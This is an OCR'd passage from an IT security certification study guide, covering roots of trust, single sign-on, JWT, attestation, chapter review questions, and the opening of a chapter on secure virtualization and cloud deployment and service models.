


Figure 5-7 TOTP

Hardware Root of Trust

NIST SP 800-164 is a draft Special Publication that gives guidelines on hardware rooted security in mobile devices. It defines three required security components for mobile devices: ***roots of trust (RoTs)***, an application programming interface (API) to expose the RoTs to the platform, and a Policy Enforcement Engine (PEnE).

Roots of trust are the foundation of assurance of the trustworthiness of a mobile device. RoTs must always behave in an expected manner because their misbehavior cannot be detected. Hardware RoTs are preferred over software RoTs due to their immutability, smaller attack surfaces, and more reliable behavior. They can provide a higher degree of assurance that they can be relied upon to perform their trusted function or functions. Software RoTs could provide the benefit of quick deployment to different platforms. To support device integrity, isolation, and protected storage, devices should implement the following RoTs:

Key Topic

- Root of trust for storage (RTS)
- Root of trust for verification (RTV)
- Root of trust for integrity (RTI)
- Root of trust for reporting (RTR)
- Root of trust for measurement (RTM)

The RoTs need to be exposed by the operating system to applications through an open API. The API will provide application developers a set of security services and capabilities they can use to secure their applications and protect the data they process. By providing an abstracted layer of security services and capabilities, these APIs can reduce the burden on application developers to implement low-level security features and instead allow them to reuse trusted components provided in the RoTs and the OS. The APIs should be standardized within a given mobile platform and, to the extent possible, across platforms. Applications can use the APIs and the associated RoTs to request device integrity reports, protect data through encryption services provided by the RTS, and store and retrieve authentication credentials and other sensitive data.

The PEnE enforces policies on a device with the help of other device components and enables the processing, maintenance, and management of policies on the device as well as in the information owners' environments. The PEnE provides information owners with the ability to express the control they require over their information. The PEnE needs to be trusted to implement the information owner's requirements correctly and to prevent one information owner's requirements from adversely affecting another's. To perform key functions, the PEnE needs to be able to query the device's configuration and state. Mobile devices should implement the following three mobile security capabilities to address the challenges with mobile device security:

Key Topic

- **Device integrity:** Device integrity is the absence of corruption in the hardware, firmware, and software of a device. A mobile device can provide evidence that it has maintained device integrity if its software, firmware, and hardware configurations can be shown to be in a state that is trusted by a relying party.
- **Isolation:** Isolation prevents unintended interaction between applications and information contexts on the same device.
- **Protected storage:** Protected storage preserves the confidentiality and integrity of data on the device while at rest, while in use (in the event that an unauthorized application attempts to access an item in protected storage), and upon revocation of access.

Single Sign-On (SSO)

In a ***single sign-on (SSO)*** environment, a user enters his login credentials once and can access all resources in the network. The Open Group Security Forum has defined many objectives for SSO systems. Some of the objectives for a user sign-on interface and user account management include the following:

- The interface should be independent of the type of authentication information handled.
- The creation, deletion, and modification of user accounts should be supported.

- Support should be provided for a user to establish a default user profile.
- The interface should be independent of any platform or operating system.

Advantages of an SSO system include

- Users are able to use strong passwords.
- User administration and password administration are simplified.
- Resource access fast.
- User login is efficient.
- Users need to remember the login credentials for only a single system.

Disadvantages of an SSO system include

- Once a user obtains system access through the initial SSO login, the user is able to access all resources to which he is granted access.
- If a user's credentials are compromised, attackers will have access to all resources to which the user has access.

While the discussion on SSO so far has mainly focused on how it is used for networks and domains, SSO can also be implemented in web-based systems. Enterprise access management (EAM) provides access control management for web-based enterprise systems. Its functions include accommodation of a variety of authentication methods and role-based access control. In this instance, the web access control infrastructure performs authentication and passes attributes in an HTTP header to multiple applications. Regardless of the exact implementation, SSO involves a secondary authentication domain that relies on and trusts a primary domain to do the following:

- Protect the authentication credentials used to verify the end user's identity to the secondary domain for authorized use
- Correctly assert the identity and authentication credentials of the end user

JavaScript Object Notation (JSON) Web Token (JWT)

JSON Web Token (JWT) is a proposed Internet standard that uses signed tokens to communicate with previously established authentication information in an SSO environment. For example, a server could generate a token that has the claim "logged in as tmcmillan" and provide that to a client. The client could then use that token to prove that it is logged in as tmcmillan. You will learn much more about

JavaScript Object Notation (JSON) in Chapter 13, "Analyzing Vulnerabilities and Recommending Risk Mitigations."

Attestation and Identity Proofing

Attestation allows changes to a user's computer to be detected by authorized parties. Alternatively, it allows a machine to be assessed for the correct version of software or for the presence of a particular piece of software on a computer. This function can play a role in defining what a user is allowed to do in a particular situation.

Let's say, for example, that you have a server that contains credit card information of customers. The policy being implemented calls for authorized users on authorized devices to access the server only if they are also running authorized software. In this case, these three goals need to be achieved. The organization will achieve these goals by:

- Identifying authorized users by authentication and authorization
- Identifying authorized machines by authentication and authorization
- Identifying running authorized software by attestation

Attestation provides evidence about a target to an appraiser so the target's compliance with some policy can be determined before access is allowed. Attestation also has a role in the operation of a Trusted Platform Module (TPM) chip. A TPM chip has an endorsement key (EK) pair that is embedded during the manufacturing process. This key pair is unique to the chip and is signed by a trusted CA. It also contains an attestation integrity key (AIK) pair that is generated and used to allow an application to perform remote attestation as to the integrity of the application. It allows a third party to verify that the software has not changed.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 5-3 lists these key topics and the page number on which each is found.

Key Topic

Table 5-3 Key Topics for Chapter 5

Key Topic Element	Description	Page Number
Figure 5-1	Hardware Password Manager	150
List	Types of privilege escalation	151
List	Password types	152
List	Federation models	156
Figure 5-3	Shibboleth	159
Table 5-1	RADIUS and TACACS	163
Figure 5-4	Kerberos	165
List	802.1X components	166
Figure 5-5	The 802.1X Process	167
List	EAP variants	167
Table 5-2	EAP Protocols	168
List	Factors of authentication	168
List	Examples of ownership factors	169
List	Physiological characteristics	170
List	Behavioral characteristics	171
List	Biometric terms	172
Figure 5-6	HOTP	175
Figure 5-7	TOTP	176
List	Roots of trust	176
List	Mobile security capabilities	177
List	Advantages of an SSO system	178
List	Disadvantages of an SSO system	178

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

password repository application, hardware password manager, privilege escalation, vertical privilege escalation, horizontal privilege escalation, standard word password, combination password, static password, complex password, passphrase password, cognitive password, one-time password (OTP), graphical password, numeric password, character class, history, reversable encryption, cross-certification model, trusted third-party (or bridge) model, transitive trust, OpenID, Security Assertion Markup Language (SAML), Shibboleth, mandatory access control (MAC), discretionary access control (DAC), role-based access control (RBAC), rule-based access control, attribute-based access control (ABAC), Remote Authentication Dial-in User Service (RADIUS), Terminal Access Controller Access Control System (TACACS), Diameter, Lightweight Directory Access Protocol (LDAP), Kerberos, Open Authorization (OAuth), 802.1X, supplicant, authenticator, authentication server, Extensible Authentication Protocol (EAP), token device, memory card, smart card, fingerprint scan, finger scan, hand geometry scan, hand topography scan, palm or hand scan, facial scan, retina scan, iris scan, vascular scan, signature dynamics, keystroke dynamics, voice pattern or print, enrollment time, feature extraction, accuracy, throughput rate, acceptability, false rejection rate (FRR), false acceptance rate (FAR), crossover error rate (CER), two-factor authentication (2FA), multifactor authentication (MFA), identity proofing, in-band, out-of-band (OOB), HMAC-based one-time password (HOTP), time-based one-time password (TOTP), root of trust (RoT), single sign-on (SSO), JSON Web Token (JWT), attestation

Review Questions

1. Which process allows changes to a user's computer to be detected by authorized parties?
   - a. Tokenization
   - b. Attestation
   - c. Proofing
   - d. Transitive trust

2. Which of the following is a small physical device that stores a password file offline so it is not on the hard drive?
   a. 802.1X
   b. Credential manager
   c. Hardware key manager
   d. TACACS

3. Which of the following is a proposed Internet standard that uses signed tokens to communicate with previously established authentication information in an SSO environment?
   a. OAuth
   b. JSON web token
   c. RDP
   d. EAP

4. Which of the following occurs when a lower-privilege user or application accesses functions or content reserved for higher-privilege users or applications?
   a. Vertical privilege escalation
   b. Horizontal privilege escalation
   c. Diagonal privilege escalation
   d. Hybrid privilege escalation

5. Which of the following is not a characteristic of SSO?
   a. If a user's credentials are compromised, attackers will not have access to all resources to which the user has access.
   b. Users are able to use strong passwords.
   c. Resource access is fast.
   d. User login is efficient.

6. Which password type is easy to remember but difficult to attack?
   a. Passphrase password
   b. Combination password
   c. Static password
   d. Complex password

7. Which type of access control system uses security labels such as top secret, secret, confidential, or unclassified for the authorization process?

   a. MAC

   b. DAC

   c. RBAC

   d. ABAC

8. Which of the following computes a password from a shared secret and the current time?

   a. HOTP

   b. STP

   c. DLP

   d. TOTP

9. Which of the following policies controls when a password may be reused?

   a. Length

   b. Complexity

   c. History

   d. Character class

10. Which of the following is an example of multifactor authentication?

    a. PIN and password

    b. Password and smart card

    c. Smart card and token card

    d. Fingerprint scan and voice sample

This chapter covers the following topics:

- **Virtualization Strategies:** This section covers Type 1 vs. Type 2 hypervisors, containers, emulation, application virtualization, and VDI.
- **Provisioning and Deprovisioning:** This section describes best practices for provisioning/deprovisioning user accounts and rolling out new hardware and software.
- **Middleware:** This section describes the purpose of middleware and typical implementations of this type of software.
- **Metadata and Tags:** This section describes the purpose of metadata and tags and security issues related to them.
- **Deployment Models and Considerations:** Topics covered include business directive considerations such as cost, scalability, resources, location, and data protection; and cloud deployment models such as private, public, hybrid, and community.
- **Hosting Models:** This section discusses multitenant and single-tenant environments.
- **Service Models:** This section discusses cloud service models, including software as a service (SaaS), platform as a service (PaaS), and infrastructure as a service (IaaS).
- **Cloud Provider Limitations:** This section covers the impact of the Internet Protocol (IP) address scheme and the use of VPC peering.
- **Extending Appropriate On-premises Controls:** This section discusses the value of on-premises controls and the hurdles to accomplish in extending appropriate on-premises controls.
- **Storage Models:** This section describes object storage/file-based storage, database storage, block storage, blob storage, and key-value pairs.

CHAPTER 6

Implementing Secure Cloud and Virtualization Solutions

This chapter covers CAS-004 Objective 1.6: Given a set of requirements, implement secure cloud and virtualization solutions.With more and more organizations adopting both virtualization and cloud solutions, it becomes increasingly important to understand the basics of these two technologies. In this chapter you'll learn how virtualization works and how it is used in cloud environments.

Virtualization Strategies

Virtualization of servers has become a key part of reducing the physical footprint of data centers. The advantages include:

- Reduced overall use of power in the data center
- Dynamic allocation of memory and CPU resources to the servers
- High availability (HA) provided by the ability to quickly bring up a replica server in the event of loss of the primary server

However, most of the same security issues that must be mitigated in the physical environment must also be addressed in a virtual network.

In a virtual environment, instances of an operating system are ***virtual machines (VMs)***. A host system can contain many VMs. Software called a ***hypervisor*** manages the distribution of resources (CPU, memory, and disk) to the virtual machines. Figure 6-1 shows the relationship between a host machine, its physical resources, the resident VMs, and the virtual resources assigned to them.

Key Topic




Figure 6-1 Virtualization

Keep in mind that in any virtual environment, each virtual server that is hosted on the physical server must be configured with its own security mechanisms. These mechanisms include antivirus and anti-malware software and all the latest patches and security updates for all the software hosted on the virtual machine. Also, remember that all the virtual servers share the resources of the physical device.

When virtualization is hosted on a Linux machine, any sensitive application that must be installed on the host should be installed in a chroot environment. A chroot on UNIX-based operating systems is an operation that changes the root directory for the current running process and its children. A program that is run in such a modified environment cannot name (and therefore normally cannot access) files outside the designated directory tree.

Type 1 vs. Type 2 Hypervisors

There are two types of hypervisors. Let's take a look at the differences between them.

Type 1 Hypervisor

Using a ***Type 1 hypervisor***, a guest operating system runs on another level above the hypervisor. Examples of Type 1 hypervisors are Citrix XenServer, Microsoft Hyper-V, and VMware vSphere.

Type 2 Hypervisor

A ***Type 2 hypervisor*** runs within a conventional operating system environment. With the hypervisor layer as a distinct second software level, guest operating systems run at the third level above the hardware. VMware Workstation and VirtualBox are examples of Type 2 hypervisors.

A comparison of the two types of hypervisors is shown in Figure 6-2.

Key Topic




Figure 6-2 Hypervisor Types

Containers

A newer approach to virtualization is referred to as container-based virtualization, or operating system virtualization. With this kind of server virtualization, the kernel allows for multiple isolated user space instances. The instances are known as ***containers***, virtual private servers, or virtual environments.

In container-based virtualization, the hypervisor is replaced with operating system–level virtualization, where the kernel of an operating system allows multiple isolated user spaces or containers. A virtual machine is not a complete operating system instance but rather a partial instance of the same operating system. The containers in Figure 6-3 are the boxes just above the host OS level. Examples of container-based virtualization include the commercial Parallels Virtuozzo and the open-source OpenVZ project.

Key Topic




Figure 6-3 Container-Based Virtualization

Emulation

An ***emulator*** changes the CPU instructions required for the architecture and executes them on another architecture successfully. It differs from virtualization in the following ways:

Key Topic

- Virtualized systems directly execute code in the language of use.
- An interpreter is required for basic emulation.
- Emulators are sluggish. While VMs use the CPU, emulators do not depend on the CPU.
- Virtualization physically places a layer between hardware, unlike emulation, to control and access it.
- Emulation is cheaper than virtualization.

Application Virtualization

Just as operating systems can be provided on demand with technologies like virtual desktop infrastructure (VDI), applications can also be provided to users from a central location. Two models can be used to implement application virtualization:

- ***Server-based application virtualization (Remote Desktop Services/terminal services):*** In server-based application virtualization, an application runs on servers. Users receive the application environment display through a remote client protocol, such as Microsoft Remote Desktop Protocol (RDP) or Citrix Independent Computing Architecture (ICA). Examples of terminal services include Remote Desktop Services (RDS) and Citrix Presentation Server.
- ***Client-based application virtualization (application streaming):*** In client-based application virtualization, the target application is packaged and streamed to the client PC. It has its own application computing environment that is isolated from the client OS and other applications. A representative example is Microsoft Application Virtualization (App-V).

When using either of these technologies, you should force the use of encryption, set limits for the connection life, and strictly control access to the server. These measures can prevent eavesdropping on any sensitive information, especially the authentication process.

VDI

In Chapter 4, "Securing the Enterprise Architecture by Implementing Data Security Techniques," you learned about ***virtual desktop infrastructure (VDI)*** and the benefits it provides. Please review that section.

Provisioning and Deprovisioning

Just as when working with physical resources, the deployment of virtual solutions and the decommissioning of such virtual solutions should follow certain best practices. ***Provisioning*** is the process of adding a resource for usage, and ***deprovisioning*** is the process of removing a resource from usage. Provisioning and deprovisioning are important in both virtualization and cloud environments, especially if the enterprise is paying on a per-resource basis or based on the uptime of resources. Security professionals should ensure that the appropriate provisioning and deprovisioning procedures are documented and followed.

Middleware

In some cases, ***middleware***, which is a layer of software that acts as a bridge between an operating system and a database or an application, is used in a cloud environment. An example is a cloud security broker. A cloud security broker, or cloud access security broker (CASB), is a software layer that operates as a gatekeeper between an organization's on-premises network and the provider's cloud environment. It can provide many services in this strategic position, as shown in Figure 6-4. Vendors in the cloud access security space include Microsoft Cloud App Security and Cisco Cloudlock.

Key Topic




Figure 6-4 CASB

Metadata and Tags

Metadata is information about a piece of data. This information can be assigned as a key word or term and stored in a tag. Search functions can refer to this tag information and by using it can greatly speed the location of information. By making use of tagging and tagging tools, you can ensure that the locations of resources and data types are optimized.

Deployment Models and Considerations

To integrate hosts, storage solutions, networks, and applications into a secure enterprise, an organization may use various technical deployment models, including outsourcing, insourcing, managed services, and partnerships. The following sections discuss cloud and virtualization considerations and hosting options.

Business Directives

Accompanying the movement to virtualization is a movement toward the placement of resources in an on-premises versus cloud-based environment. An on-premises cloud solution uses resources that are on the enterprise network or deployed from the enterprise's data center. A hosted or cloud-based environment is provided by a third party and is deployed on the third party's physical resources. Security professionals must understand the security implications of these two models, particularly if the cloud deployment will be hosted on third-party resources in a shared tenancy. In the following sections we'll look at some of the issues that drive selection of deployment models.

Cost

Obviously, cost is always a consideration. The deployment model chosen will never succeed if the cost is so high that it drives the company out of business. While cost savings are a typical benefit of a cloud solution, each situation is unique. The cost of deployment should be balanced against the benefits provided.

Scalability

In Chapter 2, "Determining the Proper Infrastructure Security Design," you learned about the concept of scalability. A solution should be one that is easily upgraded or expanded in either size or complexity. Avoid scenarios in which you need to change vendors to get what you need. Try to look ahead at future needs.

Resources

Keep in mind that in any virtual environment, each virtual server that is hosted on the physical server must be configured with its own security mechanisms. These mechanisms include antivirus and anti-malware software and all the patches and security updates for all the software hosted on the virtual machine. Also, remember that all the virtual servers share the resources of the physical device. Ensure that sufficient compute resources (CPU, memory, disk, and network) are available on the physical host.

Location

Data jurisdiction is an issue: Where does the data reside, and what laws affect it, based on its location? You may choose one vendor over another because the vendor's physical data center is in a location with better data protection and privacy laws and regulations.

Data Protection

In a cloud deployment, a single server or a single platform may hold multiple customers' VMs. Such situations can present security vulnerabilities if not handled correctly.

Single Physical Server Hosting Multiple Organizations' VMs

In some virtualization deployments, a single physical server hosts multiple organizations' VMs. All of the VMs hosted on a single physical computer must share the resources of that physical server. If the physical server crashes or is compromised, all of the organizations that have VMs on that physical server are affected. User access to the VMs should be properly configured, managed, and audited. Appropriate security controls—including antivirus, anti-malware, access control lists (ACLs), and auditing—must be implemented on each of the VMs to ensure that each one is properly protected. Other risks to consider include physical server resource depletion, network resource performance, and traffic filtering between virtual machines.

Let's look at an example. Say that a security architect is seeking to outsource company server resources to a commercial cloud service provider (CSP). The provider under consideration has a reputation for poorly controlling physical access to data centers and has been the victim of social engineering attacks. The service provider regularly assigns VMs from multiple clients to the same physical resource. When conducting the final risk assessment, the security architect should take into consideration the likelihood that a malicious user will obtain proprietary information by gaining local access to the hypervisor platform.

Single Platform Hosting Multiple Data Types/Owners on Multiple Virtual Machines

In some virtualization deployments, a single platform hosts multiple organizations' VMs. If all of the servers that host VMs use the same platform, attackers will find it much easier to attack the other host servers when the platform is discovered. For example, if all physical servers use VMware to host VMs, any identified vulnerabilities for that platform could be used on all host computers. Other risks to consider include misconfigured platforms, separation of duties, and application of security policy to network interfaces.

If an administrator wants to virtualize the company's web servers, application servers, and database servers, the following should be done to secure the virtual host machines: only access hosts through a secure management interface and restrict physical and network access to the host console.

Cloud Deployment Models

In this section you'll learn about the various types of cloud deployments.

Private

A ***private cloud*** is a cloud computing model in which a private organization implements a cloud in its internal enterprise, and that cloud is used by the organization's employees and partners, or it could be a hosted model that only the organization has access to. Private cloud services that are managed internally require a specialist in cloud deployment to manage the private cloud.

Public

A ***public cloud*** is the standard cloud computing model, in which a service provider makes resources available to the public over the Internet. Public cloud services may be free or may be offered on a pay-per-use model. An organization needs to have a business or technical liaison responsible for managing the vendor relationship but does not necessarily need a specialist in cloud deployment. Vendors of public cloud solutions include Amazon, IBM, Google, Microsoft, and many more. In a public cloud model, subscribers can add and remove resources as needed, based on their subscription.

Hybrid

A ***hybrid cloud*** is a cloud computing model in which an organization provides and manages some resources in-house and has others provided externally via a public cloud. This model requires a relationship with the service provider as well as an in-house cloud deployment specialist. Rules need to be defined to ensure that a hybrid cloud is deployed properly. Confidential and private information should be limited to the private cloud.

Community

A ***community cloud*** is a cloud computing model in which the cloud infrastructure is shared among several organizations from a specific group with common computing needs. In this model, agreements should explicitly define the security controls that will be in place to protect the data of each organization involved in the community cloud and how the cloud will be administered and managed.

Hosting Models

Cloud deployments differ in the hosting model. Is the cloud all yours, or do you share it? In this section you'll learn about those approaches.

Multitenant

A ***multitenancy model*** is a cloud computing model in which multiple organizations share the resources. This model allows the service providers to manage resource utilization more efficiently. With this model, organizations should ensure that their data is protected from access by other organizations or unauthorized users. In addition, organizations should ensure that the service provider will have enough resources for the future needs of the organization. If multitenancy models are not properly managed, one organization can consume more than its share of resources, to the detriment of the other organizations involved in the tenancy.

Single-Tenant

A ***single-tenancy model*** is a cloud computing model in which a single tenant uses a resource. This model ensures that the tenant organization's data is protected from other organizations. However, this model is more expensive than the multitenancy model.

Service Models

There is a trade-off to consider when a decision must be made between architectures. A private solution provides the most control over the safety of your data but also requires the staff and the knowledge to deploy, manage, and secure the solution. A public cloud puts your data's safety in the hands of a third party, but that party is more capable and knowledgeable about protecting data in such an environment and managing the cloud environment. With a public solution, various levels of service can be purchased. Some of these levels are covered in the following sections.

Software as a Service (SaaS)

With ***software as a service (SaaS)***, the vendor provides the entire solution, including the operating system, the infrastructure software, and the application. The vendor may provide an email system, for example, in which it hosts and manages everything for the contracting company. An example of this is a company that contracts to use Salesforce or Intuit QuickBooks using a browser rather than installing the application on every machine. This frees the customer company from performing updates and other maintenance on the applications.

Platform as a Service (PaaS)


With ***platform as a service (PaaS)***, the vendor provides the hardware platform or data center and the software running on the platform, including the operating systems and infrastructure software. The company is still involved in managing the system. An example of this is a company that contracts a third party to provide a development platform for internal developers to use for development and testing.

Infrastructure as a Service (IaaS)

With ***infrastructure as a service (IaaS)***, the vendor provides the hardware platform or data center, and the company installs and manages its own operating systems and application systems. The vendor simply provides access to the data center and maintains that access. An example of this is a company hosting all its web servers with a third party that provides everything. With IaaS, customers can benefit from the dynamic allocation of additional resources in times of high activity, while those same resources can be scaled back when not needed, which saves money.

The relationship of the various cloud services to one another is shown in Figure 6-5.

Key Topic



Notes:
Brand names for illustrative/example purposes only, and examples are not exhaustive.

* Assumed to incorporate subordinate layers.

Figure 6-5 Cloud Service Models

Cloud Provider Limitations

While the benefits of a cloud solution can outweigh the costs, there are some limitations of which to be aware. In this section you'll learn about two of them.

Internet Protocol (IP) Address Scheme

One challenge you will face is that you will not be able to maintain your IP addressing scheme in the cloud environment. Cloud providers have a limited pool of IP addresses that they own, and they often reuse previously assigned IP addresses in order to maximize them. You can't simply move your existing IP addresses along with your services. Rather, you'll receive a dynamically assigned internal and external IP address. Moreover, that address may change if you restart the VM.

VPC Peering

A ***VPC peering*** connection is a connection created directly between two virtual private clouds. It enables you to route traffic between the clouds using private IPv4 addresses or IPv6 addresses. Instances in the VPCs can communicate with each other as if they are within the same network. VPC peering is subject to the following limitations and requirements:

- The accepter VPC cannot have a CIDR block that overlaps with the requester VPC's CIDR block.
- When using private IP addresses, the owner of each VPC in the VPC peering connection must manually add a route to one or more of their VPC route tables that points to the IP address range of the other VPC.

Extending Appropriate On-premises Controls

It is beneficial to be able to extend appropriate on-premises controls to the cloud. One step you can take to extend controls is to use a cloud access security broker (CASB). You learned about CASBs earlier in this chapter.

Storage Models

File and database servers can use various types of storage systems. In this section you'll learn about the major storage system in use today.

Object Storage/File-Based Storage

File-based storage, where files are stored in folders and directories, is the type of storage with which you are probably most familiar. This type of storage is organized like a physical file cabinet. This familiar structure is shown in Figure 6-6.

Key Topic




Figure 6-6 File-Based Storage

Object storage uses a flat structure in which files are broken into parts and spread out among hardware. Object storage uses volumes that work as self-contained repositories. A unique identifier allows an object to be found over a distributed system and uses metadata that describes the data. This arrangement is shown in Figure 6-7.

Key Topic

